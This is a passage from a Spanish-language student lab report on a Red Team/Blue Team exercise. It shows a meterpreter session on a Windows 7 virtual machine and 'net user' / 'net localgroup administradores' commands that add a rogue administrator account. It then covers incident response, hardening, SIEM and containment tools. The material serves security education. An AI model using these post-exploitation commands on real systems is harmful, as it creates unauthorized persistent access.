
Imagen 26 – Ejecución del exploit



Fuente: Propia

Para ensayar la conexión escribo el comando de Windows `ip config`


Imagen 27 – Ejecución comando ipconfig desde meterpreter



Fuente: Propia

Ya puedo ingresar con el comando `shell`


Imagen 28 – Ejecución de Shell en meterpreter



Fuente: Propia

Ya con eso puedo ejecutar el mismo `ipconfig` pero ya directamente desde el Windows 7.

Imagen 29 – Ejecución ipconfig




Fuente: Propia

Ahora me dispongo a crear un usuario, el cual tendrá como nombre AndresRendon y seguido le pongo la contraseña(opcional) 123456. Para ello ejecuto el comando:

```
net user AndresRendon 123456 /add
```

Imagen 30 – Creación cuenta de usuario en Windows 7 de 64 bits




Fuente: Propia

Para verificar la creación del usuario se realizan dos acciones, la primera con el comando:

```
net user
```


Imagen 31 – Verificar creación de usuario



Fuente: Propia

Luego directamente desde el Windows 7 dirigiéndonos a: Panel de control / Cuentas de usuario / Administrar otra cuenta, podemos ver:

Imagen 32 – Verificación creación de usuario desde Windows 7 de 64 bits



Fuente: Propia

Ahora para asignarle el perfil y los permisos de administrador, se ejecuta el comando:

```
net localgroup administradores AndresRendon /add
```

Nota: Se puede ejecutar el comando `net localgroup` para revisar los grupos disponibles en el sistema.


Imagen 33 – Agregar al grupo de administrador el usuario creado

```
C:\Users\usuario\Downloads>net localgroup administradores AndresRendon /add
net localgroup administradores AndresRendon /add
Se ha completado el comando correctamente.
```

Fuente: Propia

Nuevamente verificamos en el Windows 7

Imagen 34 – Verificación de asignación administrador al usuario



Fuente: Propia

Con esto se puede comprobar que el exploit fue todo un éxito y que la vulnerabilidad permitió acceder al equipo Windows 7 y crear un usuario administrador.

ETAPA 4 - CONTENCIÓN DE ATAQUES INFORMÁTICOS.

1. ¿Qué sería lo primero que indagaría y haría si llegara a encontrarse un ataque en tiempo real? Especifique su respuesta con argumentos técnicos.

Es importante aclarar que la mayoría de los ataques son detectados o descubiertos cuando han surgido efecto, ya llevan bastante camino recorrido o cuando han logrado su cometido, sin embargo, hay que tener en cuenta que los escenarios y las circunstancias pueden variar y es nuestra responsabilidad están al margen de esto. Al momento de encontrarse un ataque en tiempo real, desde mi papel como profesional en ciberseguridad sería cortar la conexión de red, ya sea desde el equipo o el medio por el cual el ataque se estaba realizando, por ejemplo: Si es por medio de un computador lo desconectaría de la red. Mi primera labor es interrumpir y garantizar que lo que se estaba realizando no tenga comunicación con el autor intelectual.

Un ataque en tiempo real puede generar mucha presión, ya que se encuentra la duda de qué tanto afectó, qué era el ataque exactamente, cual o cuales eran sus objetivos, por qué se hizo el ataque, consecuencias, etc. Es importante darle un orden a cada acción o pasos a realizar. Una vez cortada dicha comunicación la organización u empresa debe ejecutar el plan de contingencia que tiene debidamente elaborado, establecido y socializado para estos casos, igualmente esa contingencia depende del ataque, si es como el ejemplo o el ejercicio pasado, el ataque tiene un centro y es un equipo, pero si el ataque se hace por medio general a una red, entonces las acciones van a ser más extensas y los pasos van a ser otros. Hay ataques que pueden ocasionar que los servicios se detengan por un tiempo considerado, esto debe estar controlado, ya que el impacto puede ser muy serio ocasionando pérdidas financieras.

También puede surgir la necesidad de apagar el equipo, finalizar procesos, interrumpir transferencias, etc. Después de identificar la fuente del ataque y de que este suceso se haya interrumpido, lo que sigue son los procesos de análisis, informe, respuestas, recuperación, solución y toda la documentación que esto conlleva, ya que es necesario realizar la debida denuncia antes las autoridades y esta debe ser explícita y clara en cuánto a lo que pasó, lo que hizo, lo que afectó y las consecuencias.

En la mayoría de los ataques la información o es alterada o es hurtada, por ende, deben restablecerse las copias de seguridad o configuraciones necesarias para reestablecer el sistema y los servicios. En otras ocasiones el ataque también genera

desconfiguración del sistema y/o daños a sistema operativo, siendo necesario un formateo y reinstalación.

2. ¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red Team, qué medidas de hardenización propondría para que el ataque no se repita?

Las medidas de hardenización que propondría para que el ataque no se repita serían las siguientes:

- Tener instalado un sistema operativo actualizado.
- Activar las actualizaciones automáticas de sistema y confirmar la instalación de dichas actualizaciones.
- Instalar y Activar un Antivirus que proteja y escanee el sistema en tiempo real.
- Activar el Firewall de Windows.
- Instalar un antispyware y configurar un análisis del sistema mediante una programación.
- Desinstalar programas que no sean necesarios o de distribuidor dudoso.
- Tener un solo usuario con privilegios de administrador para que solo el usuario indicado (técnico, ingeniero u otros) tenga acceso total al sistema. Para iniciar sesión en el equipo tener un usuario invitado con una contraseña robusta y que no pueda realizar cambios en el sistema. De esta forma se controla el acceso libre no solo del usuario que utiliza el equipo, sino de cualquier persona que con malas intenciones vaya a utilizar el equipo.
- Cerrar los puertos que no van a ser utilizados por los procesos del usuario para evitar dejar puertas de acceso a cualquier atacante.
- Realizar la debida documentación y análisis de los programas que debe tener el equipo con la previa verificación de seguridad.
- Activar las copias de seguridad del equipo.
- El acceso remoto debe estar habilitado solo cuando el administrador del sistema lo requiera y solo este puede manipularlo y configurarlo.
- Algo muy importante y que siempre debe establecerse es: Cambiar periódicamente la contraseña de usuario del sistema.

3. ¿Describa con sus palabras las diferencias entre un equipo Blueteam y un equipo de respuesta a incidentes informáticos?

El equipo Blueteam se encarga de analizar sistemas, vulnerabilidades, mitigar riesgos, establecer estrategias, hacer seguimiento a los comportamientos del sistema y evaluar amenazas, mientras que un equipo de respuesta a incidentes informáticos actúa frente un ataque ya realizado apoyándose con un debido informe

construido. Un equipo de respuesta a incidentes informáticos son los encargados de solucionar desde el incidente hasta la recuperación de la información que se vio afectada en el ataque. En conclusión, el equipo Bluteam se encarga se establecer una defensa con un seguimiento dedicado a todo lo que concierne al sistema en cuanto a seguridad informática y un equipo de respuesta a incidentes informáticos se encarga de dar enfrentar y solución a un ataque ya realizado frente a un sistema.

4. ¿Si dentro de un equipo Blueteam le indican que debe trabajar con CIS “Center For Internet Security” usted lo utilizaría para qué fin?

Primero que todo utilizaría CIS (Center For Internet Security) para educarme y educar a la organización sobre las prioridades que tiene la seguridad de un sistema, las buenas costumbres, prácticas, reacciones y aunque sea conocimiento técnico puede ser un ambiente de socialización importante para que las personas puedan entender o al menos asimilar que por las redes hay un mundo lleno de muchas cosas, tanto buenas como malas.

CIS lo utilizaría para poder establecer un buen análisis de vulnerabilidades basados en una biblioteca de casos aportados y de medidas de seguridad establecidas, de experiencias compartidas, de esta forma estaría analizando e implementando a medida que hago las pruebas en el sistema de la organización las defensas adecuadas para evitar ataques. Con CIS puedo implementar las buenas prácticas en cuanto a seguridad informática, estableciendo una documentación completa y basada en lo que corresponde únicamente a la organización. Toda esta documentación no solo resalta aspectos como: Activos, herramientas, redes, aplicaciones, privilegios, transferencias, archivos, sino que este ayuda a establecer configuraciones necesarias para fortalecer la seguridad y el rendimiento de estos en el sistema, estableciendo a medida monitoreo, estadísticas, análisis, resultados, protección y mantenimiento.

No solo ayuda a establecer acciones seguras y de análisis, sino a mantener una estructura organizada en cuanto a controlar las acciones y los procesos del sistema de una organización. Con esta implementación se ven beneficiados no solo los procesos sistemáticos de la empresa, sino que también afecta positivamente a los procesos de auditorías, certificaciones, rendición de cuentas, balances generales, resultados y decisiones que ayuden a la alta gerencia.

5. Explique y redacte las funciones y características principales de lo que es un SIEM.

Por medio de SIEM (Security Information and Event Management) - Gestión de Eventos e Información de Seguridad - se pueden detectar y prevenir amenazas potenciales que pueden afectar la seguridad de un sistema, ayudando así a tomar las mejores decisiones para proteger el sistema. Por medio de SIEM se pueden establecer informes detallados que conlleven a la generación de estrategias por parte de los profesionales de seguridad informática para que el ataque no se lleve a cabo y dar una respuesta oportuna antes de que se materialice.
SIEM trabaja segundo a segundo, no solo analizando las actividades externas de un sistema sino las internas, abarcando todo el fluido sistemático, desde el hardware, software y redes, los cuales constantemente están realizando procesos que para llevarse a cabo realizan “transferencia de datos”.

Lo importante de todo esto es el poder actuar antes de y no después de, ya que se resalta la diferencia de arreglar algo y evitar que algo se dañe. De esta manera no solo se está ganando tiempo, sino que se están evitando pérdidas considerables en todo lo que organizacionalmente pueda afectar.

Todos lo que realiza SIEM lo hace de forma automatizada, programada y en tiempo real, evitando así que haya un lapso de tiempo pasado por alto, costando así una infiltración o el establecimiento de algo corrupto. Además de funcionar como un sistema de análisis automatizado, tienes unas alertas establecidas para que las acciones necesarias se empiecen a ejecutar cuanto antes, dando detalles de lo encontrado, esto incluye detener y bloquear la o las amenazas encontradas de forma automática, dando otra ventaja a los profesionales en seguridad informática para realizar las acciones necesarias. SIEM no solo aporta en la detección de amenazas sino en la verificación de que las normas básicas de seguridad de un sistema se estén cumpliendo, ayudando así a mantener o establecer un infraestructura legal y adecuada. De esta forma los procesos de auditorías futuras se verán beneficiadas, manejando procesos actualizados y acordes a lo establecido por las normas.

6. Defina por lo menos 3 herramientas de contención de ataques informáticos “hardware o software”, recuerde que las herramientas de contención son diferentes a las herramientas de detección.

Servidor Proxy: Por medio de este se puede controlar todo lo que viaja por un navegador web, desde el acceso a una página hasta el cifrado de la información y

comunicación entre los canales. Por medio de este se puede garantizar la navegación a los sitios seguros, autorizados y confiables.

VPN (Virtual Private Network) Red Virtual Privada: Por medio de este software se pueden establecer privacidad en la navegación entre red empresarial, cifrado de datos y ocultamiento de ubicación, direcciones IP, datos de sistema, transferencias y archivos que viajen por la red, ya que la VPN se encarga de crear canales seguros y de acceso controlado, donde se necesita de una autenticación y una sesión autorizada para poder entrar en este canal. De este modo no solo se garantiza lo que se trabaja en la red, sino que se evitan fugas e infiltraciones. Todo se maneja con un cifrado que solo el remitente y el receptor podrán entender.

Antivirus: No hay que ser un experto en seguridad informática para darse cuenta que lo primordial que debe tener un computador es un antivirus activo y actualizado. Aunque estamos hablando de todo tipo de ataques en la red, el antivirus puede detectar, bloquear y denegarle acceso a actividades o ejecuciones sospechosas, cuenta con una extensa base de datos que constantemente se está actualizando y con recorrido en ataques ya realizados, exigiendo a las empresas creadoras de estos antivirus a tener que actualizar las librerías, encontrar soluciones e implementarlas en ellos.

Firewalls o Cortafuegos: Sistemas operativos como Windows cuentan con un Firewall instalado y preconfigurados cuando este se instala en un computador. Este cortafuegos se puede configurar y hacer más robusto, pero hay cortafuegos dedicados a servidores, los cuales abarcan muchos más puertos y están diseñados para mantener el acceso controlado al sistema. Cerrando y controlando esos puertos, las puertas de acceso a un sistema sin autorizaciones con cada vez menos y elevan la dificultad de acceso a algún presunto atacante.

Seguridad WiFi: Una red puede ser atacada por medio de cualquier dispositivo que esté conectada en ella y hoy en día la mayoría de las conexiones a una red es por medio del wifi, ya que con esto logramos una conexión inalámbrica y de todos los dispositivos que queramos. Conectamos todo tipo de dispositivos: Computadores, celulares, tabletas, televisores, etc. Por eso es importante gestionar por medio del proveedor de internet una conexión segura, de cifrado y de autenticación para conectarse en ella, sino sería una red libre y de acceso fácil. Se recomienda que la contraseña de esta red tenga el número de caracteres indicado y que estos caracteres sean variados (Mayúsculas, minúsculas, números y algunos caracteres especiales), así se la encriptación será más robusta y generará dificultad para aquel que desee infiltrarse o unirse a la red de forma no autorizada.

Aunque como tal no es una herramienta de contención, pero realizar copias de seguridad del o de los sistemas y alojarlas en unidades diferentes al mismo equipo, es un factor muy importante en toda estrategia informática, porque prácticamente nos estaríamos confiando de la implementación de herramientas de seguridad, de análisis, de pruebas y de que se tiene una defensa inquebrantable, que ya con esto nunca tendremos un ataque y de que el sistema jamás sufrirá daños. Este sería un grave error, ya que no se está considerando posibilidades de que pasen cosas que no se hayan contemplado y que las consecuencias sean gigantescas. Aparte las copias de seguridad no solo van enfocadas a los ataques, sino a los daños que pueda surgir un sistema, ya sea por fallos eléctricos, por ciclo de vida del activo o por causas que estén por fuera de lo previsto. Es mejor estar preparado para lo que pueda que no pase, que lamentarse porque pasó y no se preparó.

Aspectos que aporten al desarrollo de estrategias de RedTeam & BlueTeam.

Luego de lo realizado en las etapas es importante recalcar la importancia en la documentación de todos los procesos, siendo miembro de RedTeam o BlueTeam, ya que en ambos equipos las actividades, acciones o procedimientos deben estar estrictamente detallados. Es importante tener por escrito las decisiones tomadas desde la alta gerencia, pasando por reuniones, actas, órdenes y todos los procesos que se van a ejecutar. Cada acción y reacción debe tenerse referenciado, sobre todo en la parte ReadTeam que lo que se va hacer es ensuciar la red. Como miembro de ReadTeam es importante recorrer todos los puertos que tiene un sistema, analizar las herramientas con las que se puede trabajar, estructurar el paso a paso, realizando el pentesting de manera ordenada y obviamente tener los resultados con evidencias claras. Para tomar decisiones es importante exponer los resultados y categorizarlos. Las acciones de ReadTeam pueden ser implementadas en los procesos de auditorías, políticas de seguridad y mejoras de procesos operativos.

Como miembro de BlueTeam lo más importante es establecer una defensa que le dé garantías al sistema no solo a sobrevivir a un ciberataque, sino a complicar que se ejecute, ayudar a que se detecte, se neutralice y sobre todo fortalecer el sistema. Sin embargo, las garantías no es solo el centro de trabajo, debe establecerse, implementarse, desarrollarse y sobre todo socializarse un plan de contingencia, de manera que el plan de reacción frente a un ataque exitoso (sea cual sea la magnitud) sea el adecuado para combatirlo y neutralizarlo.

La retroalimentación en los procesos de cada equipo es importante para establecer el éxito o la restructuración de lo planeado desde el principio.

LINK DEL VIDEO:

https://youtu.be/E1apWuB3Hcg

CONCLUSIONES

Con la instalación de la máquina virtual se puede generar un ambiente seguro para la instalación de los diferentes sistemas operativos, configurando los adaptadores de red para que puedan ser parte de una misma red y haya conexión entre ellos.

Las leyes informáticas en Colombia tratan temas puntuales y aunque se considera actualizarlas, también contamos con un código de ética COPNIA, el cual nos aclara nuestros deberes y derechos como ingenieros.

El acuerdo de confidencialidad cuenta con muchos factores ilegales que no solo afectan a la empresa, sino que estarían involucrando al profesional que lo estaría firmando.

Vulnerar un artículo de la Ley 1273 no solo perjudica legalmente a una personal, sino que impacta seriamente la hoja de vida, resaltando de forma negativa la ética y los principios de un profesional en sistemas.

El factor salarial no depende de lo que legalmente estemos haciendo sino del cargo y las responsabilidades que este conlleva. Esto es algo que mucha gente ignora al ver muchos dígitos en la oferta salarial.

Como miembro de un Redteam se realiza la identificación de vulnerabilidades y la explotación de la misma, pero con la finalidad de explorar y conocer hasta donde puede afectar esta falencia al sistema, así que a medida que se va realizando y se va avanzando se va generando un trayendo importante que debe ser estudiado.

Para obtener éxito con una vulnerabilidad, la explotación de la misma debe manejar una comunicación constante y una configuración previa de parámetros que permitan utilizar al máximo las herramientas disponibles.

El acceso a un equipo por media de una vulnerabilidad identificada puede considerarse como la puerta de entrada no solo a un equipo sino a todo un sistema y si la o las personas incorrectas lo descubren, los daños pueden ser enormes.

Las organizaciones deben tener estructurado e implementado planes de contingencia si se llega a presentar un ataque informático. Debe aclarase que un plan de contingencia no tiene que ver con asegurarse que no ocurra un ataque sino poder mitigarlo y finalizarlo antes de que se realice y si logra realizar algo poder garantizar la continuidad de actividades mientras se da solución.

El Blueteam debe realizar un análisis completo de un sistema, ya que de este depende la solidez de la estrategia que se va a manejar y de la defensa que se va a implementar.

Lo primordial al detectar un ataque es detenerlo, es crucial dar seguridad de que la o las actividades que estaban realizando hayan finalizado por completo, ya luego se realiza el análisis, impactos y todo lo que tenga que ver con consecuencias y respuestas, pero la prioridad es detener el ataque, para así poder trabajar frente algo finalizado y no algo activo.

Las actividades realizadas por Blueteam favorecen no solo al área de sistemas de una organización, también a la alta gerencia, producción, calidad y sobre todo auditoría.

RECOMENDACIONES

Mantenerse en constante consulta y asesoría sobre las leyes informáticas, ya que de esta manera se evita llegar a tener conflictos legales por desinformación.

Las pruebas que se deseen hacer sobre seguridad informática es importante realizarlas en un ambiente controlado y propio, como lo es una máquina virtual, ya que realizarlo en un ambiente real puede generar problemas legales.

Leer cuidadosamente todo lo que va a llevar la firma, desde obligaciones hasta compromisos. Si es necesario pedir asesoría, es mejor hacerlo que cometer un error del cual sea complicado salir.

Investigar sobre la empresa a la cual se está postulando es importante para conocer la reputación y de pronto encontrar sucesos que nos ayuden o a ganar confianza o a desinteresarse por trabajar en ella.

Permanecer siempre centrados en la ética como profesionales, ya que mediante esta podemos guiarnos de que lo que estamos haciendo no solo le hace bien a una empresa sino a nuestro papel como profesionales.

Es importante mantener la documentación de todo lo que se vaya a realizar, incluyendo: solicitudes, actas, reuniones, procesos, autorizaciones, alcances, objetivos, etc. De esta manera se establece una defensa legal en caso de que algún incidente de este tipo suceda.

Para que las pruebas de explotación tengan éxito es importante desactivar el firewall y el antivirus del sistema operativo que va ser la víctima.

La herramienta NMAP tiene bastantes opciones que nos permiten explorar la red y dar detalle de muchos factores que pueden ser importantes a la hora de detectar un puerto que sirva como entrada.

Todo equipo que haga parte de un sistema debe tener activas todas las protecciones que hacen parte del sistema operativo, como lo son: Actualizaciones automática, firewall y antivirus; con esto muchas vulnerabilidades quedarán resueltas. La instalación y configuración de estas herramientas es indispensable para endurecer el sistema frente a la red, protegiendo asó los procesos internos y las actividades externas.

Para garantizar el trabajo en una organizar es importancia establecer una VPN que permita darle privacidad a todos los procesos que viajan por la red, de esta forma se tiene el control de acceso y se puede monitorizar las actividades que se realicen por medio o a través de esta.

Los equipos de una organización deben tener creadas cuentas de usuarios con los cuales se controlen los privilegios al mismo sistema. Por ejemplo, es importante tener configurado un administrador de sistema al cual solo tenga acceso el personal correspondiente y otro usuario el cual tenga limitantes en cuanto a aspectos diferentes para los que debe utilizarse. Cambiar las contraseñas de los usuarios periódicamente debe ser establecido para aumentar la seguridad.

Antes de ejecutar un exploit es importante verificar que los parámetros estén configurados, de no ser así se debe hacer, ya que de estos depende que el exploit tenga claro quién va ser la máquina atacante, la víctima, el puerto y qué tipo de exploit se va a ejecutar.

Todos los procesos de un ataque de vulnerabilidad deben quedar documentados, el paso a paso, capturas de pantalla, las pruebas y los resultados de estas. Es importante realizar lo que más se pueda una vez un exploit tenga éxito, ya que con este se identifica el alcance del mismo.

Investigar qué tanto se puede hacer mediante el puerto 80 y como las herramientas de Kali Linux permiten realizar un constante análisis y monitoreo de las vulnerabilidades que se pueden presentar en un sistema operativo con la disponibilidad de este puerto.

Cuando se vaya a instalar un programa en el equipo, hay que estar seguros de que el fabricante es confiable y que la instalación si sea del programa deseado.

Para establecer seguridad en un sistema es importante tener activo el firewall y tener instalado un antivirus, no importa que sea gratuito, este ayudará a identificar, aunque sea las amenazas más básicas que pueden ser perjudiciales.

Actualmente muchos ataques informáticos se presentan en la red y los sistemas operativos trabajan para sacar actualizaciones que ayuden a detectar y controlar estos ataques, por eso es importante tener activas e instaladas las actualizaciones automáticas del sistema operativo.

Realizar copias de seguridad del sistema y alojarlas en un almacenamiento externo por si llega a presentarse un ataque que requiera formatear un equipo.

REFERENCIAS BIBLIOGRÁFICAS

CANO CUERVO, Alejandra, DIAZ HEREDIA, Juan Manuel, MENDIETA VARGAS, Cristian Camilo, RIVAS SANCHEZ Cristian Camilo, SANCHEZ CARVAJAL Nicolás Fernando. Aporte Internacional Frente a los Delitos Informáticos en Colombia y su ejecución por parte de las autoridades competentes. Monografía. Universidad Libre de Colombia. Bogotá D.C.: 2014. Disponible en: https://repository.unilibre.edu.co/bitstream/handle/10901/7695/CanoCuervoAlejandra2014.pdf?sequence=1&isAllowed=y

PARRA CALDERÓN, Jairo Andrés. Delitos Informáticos y Marco Normativo en Colombia. Monografía. Universidad Nacional Abierta y a Distancia UNAD. Pitalito Huila: 2019. Disponible en: https://repository.unad.edu.co/bitstream/handle/10596/28115/%20%09jparraca.pdf?sequence=1&isAllowed=y

BARRIOS SOLANO, Santiago. El Delito Informático en la Legislación Colombiana. Trabajo de Grado. Corporación Universitaria de la Costa C.U.C. Barranquilla: 2019. Disponible en: http://repositorio.cuc.edu.co/bitstream/handle/11323/905/EL_DELITO_INFORMATICO_EN_LA_LEGISLACION_INFORMATICA.pdf?sequence=1&isAllowed=y

